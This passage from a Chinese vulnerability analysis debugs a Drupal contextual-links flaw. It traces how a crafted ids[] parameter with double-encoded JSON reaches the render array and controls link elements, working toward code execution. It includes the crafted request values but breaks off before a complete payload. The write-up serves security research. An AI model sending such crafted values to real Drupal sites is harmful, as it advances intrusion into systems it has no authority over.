
从而 $element['#links'] 也为空，之后进入 alter，这里函数内容过程，主要关注最后的 $function($data, $context1, $context2);






将会依次调用 contextual_contextual_links_view_alter 和 views_ui_contextual_links_view_alter

其中 contextual_contextual_links_view_alter 代码如下：





可以看到，当存在 $element['#contextual_links']['contextual']) 时，将会将 $element['#contextual_links']['contextual']['metadata']['contextual-views-field-links'] 内容赋值给 $element['#links']，这由于我们的 $element['#contextual_links']['contextual']) 没有设置，所以 $element['#links'] 依旧为空，但是这部分我们是可控的。

之后执行完函数回到之前时，由于 $element['#links'] 为空，则设置 $element['#printed'] = TRUE;



这将导致返回空字符串内容。





0x04 控制 $element['#links'] 变量


所以我们可通过设置 $element['#contextual_links']['contextual']) 以及 $element['#contextual_links']['contextual']['metadata']['contextual-views-field-links'] 来确保 $element['#links'] 不为空。

对照 #contextual_links 中的变量进行修改，并且 $element['#contextual_links']['contextual']['metadata']['contextual-views-field-links'] 需要为 json 格式，并且由于会通过：进行拆分所以：需要进行二次编码。

得到 ids[]=contextual:block=bartik_footer:contextual-views-field-links={"aaa" %253A "bbb"}

```
block:block=bartik_footer:langcode=en

block: => contextual:
langcode=en => contextual-views-field-links={"aaa" %253A "bbb"}
```

成功设置 $element['#links']




0x05 寻找漏洞触发点


$element['#links'] 虽然可控但是距离触发漏洞还有一定的距离，继续在 doRender 函数中查找漏洞触发点。

调试过之前drupal drupalgeddon漏洞的同学应该会知道，如果对 $elements 数组变量可控，可通过设置 $elements['#pre_render'] 来触发 call_user_func 来达到RCE的目的，这里严重怀疑该漏洞也是通过该种方法得以触发。

继续调试，跟进 $this->theme->render




经过一系列繁琐的操作后将会依次调用如下函数，其中 $variables[links] 为我们所控。



跟进其中的 template_preprocess_links 函数，部分内容如下：

```php
<?php
function template_preprocess_links(&$variables) {
  $links = $variables['links'];
  ...
  if (!empty($links)) {
    ...

    $variables['links'] = [];
    foreach ($links as $key => $link) {
      $item = [];
      $link += [
        'ajax' => NULL,
        'url' => NULL,
      ];

      $li_attributes = [];
      $keys = ['title', 'url'];
      $link_element = [
        '#type' => 'link',
        '#title' => $link['title'],
        '#options' => array_diff_key($link, array_combine($keys, $keys)),
        '#url' => $link['url'],
        '#ajax' => $link['ajax'],
      ];
      if (isset($link['url'])) {
        ...
        $item['link'] = $link_element;
      }

      // Handle title-only text items.
      $item['text'] = $link['title'];
      if (isset($link['attributes'])) {
        $item['text_attributes'] = new Attribute($link['attributes']);
      }

      // Handle list item attributes.
      $item['attributes'] = new Attribute($li_attributes);

      // Add the item to the list of links.
      $variables['links'][$key] = $item;
    }
  }
```


其中 $link_element 将通过 $link 变量进行设置，可以看到我们可控制其中的 #title，#options，#url 以及 #ajax 变量，这里由于传递的为 {"aaa":"bbb"}，所以 "bbb" 不为数组导致报错。




修改一下传递参数 contextual-views-field-links 内容：


```
{"aaa"%253A{"url"%253A"1111", "title"%253A "2222", "ajax"%253Atrue, "attributes" %253A {"bbb" %253A "333"}
```

成功设置 $link_element 变量。







最后设置给了 $variables['links']




最终进入页面render过程。



调用栈如下：



$context 内容如下：




之后代码简化如下：

```
<?php
$context['_seq'] = twig_ensure_traversable(($context["links"] ?? null));
foreach ($context['_seq'] as $context["_key"] => $context["item"]) {
        ...
        if ($this->getAttribute($context["item"], "link", array())) {
            escapeFilter($this->env, $this->getAttribute($context["item"], "link",
array()), "html", null, true);
        } elseif ($this->getAttribute($context["item"], "text_attributes", array())) {
            ...
            escapeFilter($this->env, $this->getAttribute($context["item"],
"text_attributes", array()), "html", null, true);
            ...
            escapeFilter($this->env, $this->getAttribute($context["item"], "text",
array()), "html", null, true);
            ...
        } else {
            escapeFilter($this->env, $this->getAttribute($context["item"], "text",
array()), "html", null, true);
        }
        ...
    }
```

首先将 $context["links"] 赋值给 $context['_seq']，接着遍历键值对并根据是否包含相应的属性(links, text_attributes)进入不同的条件语句中，传递不同的属性值给 escapeFilter 函数。

这里由于包含 link 属性，即传递 $context["item"]["link"]




之后跟进 escapeFilter，该函数将通过 $arg 变量类型来返回不同的值。


```php
<?php
public function escapeFilter(\Twig_Environment $env, $arg, $strategy = 'html', $charset =
NULL, $autoescape = FALSE) {
    // Check for a numeric zero int or float.
    if ($arg === 0 || $arg === 0.0) {
      return 0;
    }
    // Return early for NULL and empty arrays.
    if ($arg == NULL) {
      return NULL;
    }
    ...
